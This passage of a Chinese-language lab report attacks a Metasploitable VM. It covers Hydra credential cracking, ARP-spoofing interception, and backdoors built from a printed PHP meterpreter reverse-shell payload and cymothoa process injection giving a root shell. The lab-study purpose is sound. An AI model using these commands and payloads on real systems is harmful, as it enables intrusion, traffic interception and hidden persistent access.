2 klog:123456789:103:104::/home/klog:/bin/false
3 msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
4 postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql/:
  bin/bash
5 user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
6 service:service:1002:1002:,,,:/home/service:/bin/bash
7
8 6 password hashes cracked, 1 left
```

4. 使用 awk '{print \$1}' ./target_john.txt > ./new_target_john.txt，將每一列用空格分開的第一位擷取內容，並寫入到 target4.txt，且刪除最後一個”6”




```
1 sys:batman
2 klog:123456789:
3 msfadmin:msfadmin
4 postgres:postgres
5 user:user:1001:1001
6 service:service:1002
7
8 6|
9
```

5. 此檔案可作為 hydra 的符合"login:pass"格式的密碼檔案

6. 利用此檔案並且利用 hydra -C 依此檔案進行密碼破解

→ 例如：hydra -C new_target_john.txt 10.0.1.5 ftp 可以發現目標主機的 ftp 服務由 new_target_john.txt 進行破解可以得到兩組帳號與密碼可以使用



```
(kali㉿kali)-[~]
└$ hydra -C new_target_john.txt 10.0.1.5 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-23 11:31:05
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries, -1 try per task
[DATA] attacking ftp://10.0.1.5:21/
[21][ftp] host: 10.0.1.5 login: postgres password: postgres
[21][ftp] host: 10.0.1.5 login: msfadmin password: msfadmin
1 of 1 target successfully completed. 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-23 11:31:09
```

對於 http 服務在指令後不能使用 http 要改為 http-get 才可順利進行。

```
(kali㉿kali)-[~]
└─$ hydra -C new_target_john.txt 10.0.1.5 http-get
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-23 11:33:31
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries, -1 try per task
[DATA] attacking http-get://10.0.1.5:80/
[80][http-get] host: 10.0.1.5 login: sys password: batman
[80][http-get] host: 10.0.1.5 login: postgres password: postgres
[80][http-get] host: 10.0.1.5 login: klog password: 123456789
[80][http-get] host: 10.0.1.5 login: msfadmin password: msfadmin
[80][http-get] host: 10.0.1.5 login: user password: user:1001:1001
[80][http-get] host: 10.0.1.5 login: service password: service:1002
[80][http-get] host: 10.0.1.5

1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-23 11:33:31
```

此部分都是利用 nmap 對目標主機掃到的服務。

V. 進行網路欺騙(Network Spoofing)攻擊

此部分是藉由欺騙目標主機封包對外傳出時，在網域下，將 Gateway 主機的 MAC 位置偽裝成攻擊者主機，且攻擊者主機則負責作為中間人，將竊聽到的封包擷取並再將目標主機的傳送的封包轉接出去，促使對方也不容易發現。



觀察目標對象：

首先，觀察目標主機的 arp 資訊，得知目標主機網域下具有哪寫紀錄的 IP 與 MAC 位置。利用剛剛所的到的 FTP 帳號密碼進入遠端近距目標主機中，並使用 **arp -a** 來觀察，發現目標主機記錄到我方主機的位址與該網域下 Gateway 位址及路由位址。

發現問題

```
(kali㉿kali)-[~]
$ ssh -l msfadmin 10.0.1.5
Unable to negotiate with 10.0.1.5 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

尋找相關解法

I get the error "no matching host key type found. Their offer: ssh-rsa" when trying to connect with SSH

1 month ago · Updated

Note

This issue has been fixed with Genymotion Device Image release 13.2. See [Release Notes](#).

This error happens when using ssh from OpenSSH >= 8.8, because our images use an older ssh server version.

To solve this, you need to add the options `-o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa` to your ssh command.

For example:

```
ssh -i key.pem shell@3.252.167.165 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
```

You can also add the following in your ssh config file, `/etc/ssh/ssh_config` :

```
HostKeyAlgorithms = +ssh-rsa
PubkeyAcceptedAlgorithms = +ssh-rsa
```

Another option is to use a different algorithm when creating your key pair.

Please refer to your Cloud provider documentation for supported algorithms.

<https://support.genymotion.com/hc/en-us/articles/9500420360093-I-get-the-error-no-matching-host-key-type-found-Their-offer-ssh-rsa-whentrying-to-connect-with-SSH>

這個錯誤可能發生在使用 OpenSSH 版本大於等於 8.8 的情況，因為使用的是較舊的 ssh 伺服器版本。

在原始命令後面加上

`-o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa`
成功解決

```
(kali㉿kali)-[~]
└─$ ssh -l msfadmin 10.0.1.5 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
The authenticity of host '10.0.1.5 (10.0.1.5)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsups+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.1.5' (RSA) to the list of known hosts.
msfadmin@10.0.1.5's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Dec 23 21:45:17 2023
msfadmin@metasploitable:~$ arp -a
? (10.0.1.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.1.3) at 08:00:27:46:0D:34 [ether] on eth0
? (10.0.1.4) at 08:00:27:CB:7E:F5 [ether] on eth0
msfadmin@metasploitable:~$
```

再對目標主機 ping 我方 IP 位址-ping 10.0.1.4，我方獲取目標的 IP 紀錄。

```
msfadmin@metasploitable:~$ ping 10.0.1.4
PING 10.0.1.4 (10.0.1.4) 56(84) bytes of data.
64 bytes from 10.0.1.4: icmp_seq=1 ttl=64 time=0.581 ms
64 bytes from 10.0.1.4: icmp_seq=2 ttl=64 time=0.755 ms
64 bytes from 10.0.1.4: icmp_seq=3 ttl=64 time=0.730 ms
64 bytes from 10.0.1.4: icmp_seq=4 ttl=64 time=0.603 ms

--- 10.0.1.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.581/0.667/0.755/0.078 ms
msfadmin@metasploitable:~$
```

轉換到攻擊者主機：

首先，開啟攻擊者端的 forward，達到類似中繼站的效果，接收封包後再發送出去。

```
(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
```

再來，偽裝攻擊者主機，變成中間人，本機(Kali Linux)同時要扮演接收方跟傳送方兩種角色。

Step 1. 先確認我方(攻擊者)arp 狀態，10.0.1.1為攻擊者之Gateway。與獲取目標對象MAC 位置

```
(kali㉿kali)-[~]
$ sudo route
Kernel IP routing table
Destination      Gateway      Genmask        Flags Metric Ref    Use Iface
default          10.0.1.1    0.0.0.0        UG     100    0        0 eth0
10.0.1.0        0.0.0.0      255.255.255.0  U      100    0        0 eth0
```

```
(kali㉿kali)-[~]
$ sudo arp
Address          HWtype  HWaddress          Flags Mask           Iface
10.0.1.5         ether   08:00:27:35:c9:29  C                eth0
10.0.1.3         ether   08:00:27:46:0d:24  C                eth0
10.0.1.1         ether   52:54:00:12:35:00  C                eth0
```

與我方 MAC 位置

```
(kali㉿kali)-[~]
$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.1.4 netmask 255.255.255.0 broadcast 10.0.1.255
     inet6 fe80::2470:8b1:e7da:14d7 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
      RX packets 198 bytes 33763 (32.9 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 231 bytes 25871 (25.2 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 4 bytes 240 (240.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 4 bytes 240 (240.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

確認身分：

- 目標對象：08:00:27:35:c9:29
- 攻擊者：08:00:27:CB:7E:F5

Step 2. 執行 sudo arpspoof -r -t 10.0.1.5 10.0.1.1，把目標主機傳輸資料的資料導向我方。[arpspoof -r -t 所接收的兩個位置分別為該區網下 Gateway IP 與目標主機 IP。]


```
(kali㉿kali)-[~]
$ sudo arpspoof -r -t 10.0.1.1 10.0.1.5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 52:54:0:12:35:0 0806 42: arp reply 10.0.1.5 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 8:0:27:35:c9:29 0806 42: arp reply 10.0.1.1 is-at 8:0:27:cb:7e:f5
```

Step 3. 成功運行指令後，再我方利用 SSH 進入目標主機，並利用 arp -a 再次查看狀態。

欺騙成功!!Gateway 與攻擊者的 MAC 相同，攻擊者將可以獲得目標主機傳輸的相關封包。

```
nsfadmin@metasploitable:~$ arp -a
? (10.0.1.1) at 08:00:27:CB:7E:F5 [ether] on eth0
? (10.0.1.3) at 08:00:27:46:0D:34 [ether] on eth0
? (10.0.1.4) at 08:00:27:CB:7E:F5 [ether] on eth0
```

Step 4. 最後，再對目標主機執行 ping google.com 做為測試，並在我方利用 wireshark 觀察封包傳輸狀態，會發現目標主機封包導向攻擊者主機。



Step 5. 觀察 wireshark 會發現使用 ping 會傳送ICMP 的封包，並且攻擊者是當作中間者，因此可以看到會有兩次的 ICMP 封包傳送，分別為：

- 第一次，由(藍)目標主機(08:00:27:c9:29)傳送到(紅框)攻擊者主機(08:00:27:CB:7E:F5)

Wireshark Network Traffic Analysis

Frame 11: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_35:c9:29 (08:00:27:35:c9:29), Dst: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5)

Destination: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5)

Type: IPv4 (0x0800)

Internet Protocol Version 4, Src: 10.0.1.5, Dst: 142.251.43.14

- 第二次，為(籃框)攻擊者(08:00:27:CB:7E:F5)轉送接收封包，傳送到(紅框)google.com 的位址(52:54:00:12:35:00)，也符合上述 arpspoof 攻擊手法

Wireshark Network Traffic Analysis

Frame 13: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)

Destination: RealtekU_12:35:00 (52:54:00:12:35:00)


Type: IPv4 (0x0800)

Internet Protocol Version 4, Src: 10.0.1.5, Dst: 142.251.43.14

最後，基於已經獲取密碼進入目標主機，因此進入目標主機並在其建立後門。


方法一：利用 Metasploit 的 php meterpreter payload 注入後門 (command injection and file upload)

Step 1. 執行 `msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.1.4 -f raw > php_meter.php`。其指令原理為，使用 Metasploit 開啟模塊，並指定我方(攻擊者)的位址(LHOST)表示目標主機要回傳的攻擊者 IP，-f 為當按格式，>為將模塊與基礎設定寫入 php_meter.php。



```
1 /*<?php /**/ error_reporting(0); $ip = '10.0.1.4'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Step 2. 於目標主機使用 netcat 指令監聽剛剛所建立的 php_meter.php 檔案並儲存，再攻擊主機進入目標主機執行
`nc -l -p 1234 > php-meter.php`



```
msfadmin@metasploitable:~$ nc -l -p 1234 > php-meter.php
```

Step 3. 於攻擊者主機執行 `cat php-meter.php | nc -w 3 10.0.1.5 1234`，將php-meter.php 檔案傳送至對方主機。

```
(kali㉿kali)-[~]
$ cat php-meter.php | nc -w 3 10.0.1.5 1234

msfadmin@metasploitable:~$ ls
php-meter.php  php-meter.php~  vulnerable
```

Step 4. 在於目標主機下將 `php-meter.php` 移動至 Webserver 服務檔案資料夾下，執行 `sudo cp php-meter.php /var/www/`，cp 為複製檔案到指定路徑下

```
msfadmin@metasploitable:~$ sudo cp php-meter.php /var/www/
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ cd /var/www/
msfadmin@metasploitable:/var/www$ ls
dav  dwva  index.php  mutillidae  phpinfo.php  php-meter.php  phpMyAdmin  test  tikiwiki  tikiwiki-old  twiki
msfadmin@metasploitable:/var/www$
```

Step 5. 回到我方主機下執行後門植入，打開 `msfconsole`，並使用模組 `exploit/multi/handler`

```
(kali㉿kali)-[~]
$ msfconsole

          dBBBBBBBb  dBBBP  dBBBBBBP  dBBBBBb  .
          'dB'           BBB
          dB'dB'dB'  dBBP    dBp    dBp BB
          dB'dB'dB'  dBP    dBp    dBp BB
          dB'dB'dB'  dBBBBB  dBp    dBBBBBBB

          dBBBBBP  dBBBBBb  dBp    dBBBBP  dBp  dBBBBBBP
          dB' dB'   dBp    dB'.BP  dB'.BP  dBp
          dBp    dBBB' dBp    dB'.BP  dBp    dBp
          dBp    dBp    dBp    dB'.BP  dBp    dBp
          dBBBBP  dBp    dBBBBP  dBBBBP  dBp    dBp

          o
          To boldly go where no
          shell has gone before

      =[ metasploit v6.3.27-dev
+ -- =[ 2335 exploits - 1220 auxiliary - 413 post
+ -- =[ 1385 payloads - 46 encoders - 11 nops
+ -- =[ 9 evasion ]]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Step 6. 設定模組payload，set PAYLOAD `php/meterpreter/reverse_tcp`

```
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
```

Step 7. 利用 show options 查看需要設定參數，並且設定 LHOST 為我方(10.0.1.4)，我方預設監聽 port 為 4444

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --
Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --
LHOST      yes          yes       The listen address (an interface may be specified)
LPORT      4444         yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```


```
msf6 exploit(multi/handler) > set LHOST 10.0.1.4
LHOST => 10.0.1.4
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --
Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --
LHOST  10.0.1.4        yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```

Step 8. 執行 exploit，完成後門注入並等待接收

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.1.4:4444
```

Step 9. 最後輸入目標的網頁，10.0.1.5/php_meter.php，再我方也可以看到目標已經被攻擊者控制



Step 10. 控制目標主機得到相關資訊

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.1.4:4444
[*] Sending stage (39927 bytes) to 10.0.1.5
[*] Meterpreter session 1 opened (10.0.1.4:4444 → 10.0.1.5:42012) at 2023-12-24 01:43:56 -0500

meterpreter > shell
Process 5480 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

whoami
www-data

pwd
/var/www

sysinfo
/bin/sh: line 7: sysinfo: command not found
```

方法二：cymothoa

Step 1. 執行 `nc -l -p 1234 > cymothoa-1-beta.tar.gz` 等一連串 cymothoa 後門程式安裝，再利用 `ps -aux | more`，找尋/sbin/udevd --daemon 行程(2415)進行 shellcode 後門程式注入。

```
root      2415  0.0  0.1  2216   644 ?          S<s Dec23   0:00 /sbin/udevd --daemon
```

最後，`sudo ./cymothoa -p 2415 -s 1 -y 4444` 進行注入，並成功注入。

```
msfadmin@metasploitable:~/cymothoa-1-beta$ sudo ./cymothoa -p 2415 -s 1 -y 4444
[+] attaching to process 2415

register info:
eax value: 0xfffffdfe  ebx value: 0x7
esp value: 0xbffec6c0  eip value: 0xb7fa8410

[+] new esp: 0xbffec6bc
[+] payload preamble: fork
[+] injecting code into 0xb7fa9000
[+] copy general purpose registers
[+] detaching from 2415

[+] infected!!!
```

Step 2. 在攻擊者端，可以利用 nc -nvv 10.0.1.5 4444 進入目標主機的 shell，並且是以 root 身分執行。

```
(kali㉿kali)-[~]
└─$ nc -nvv 10.0.1.5 4444
(UNKNOWN) [10.0.1.5] 4444 (?) open

id
uid=0(root) gid=0(root)

whoami
root

pwd
/
█
```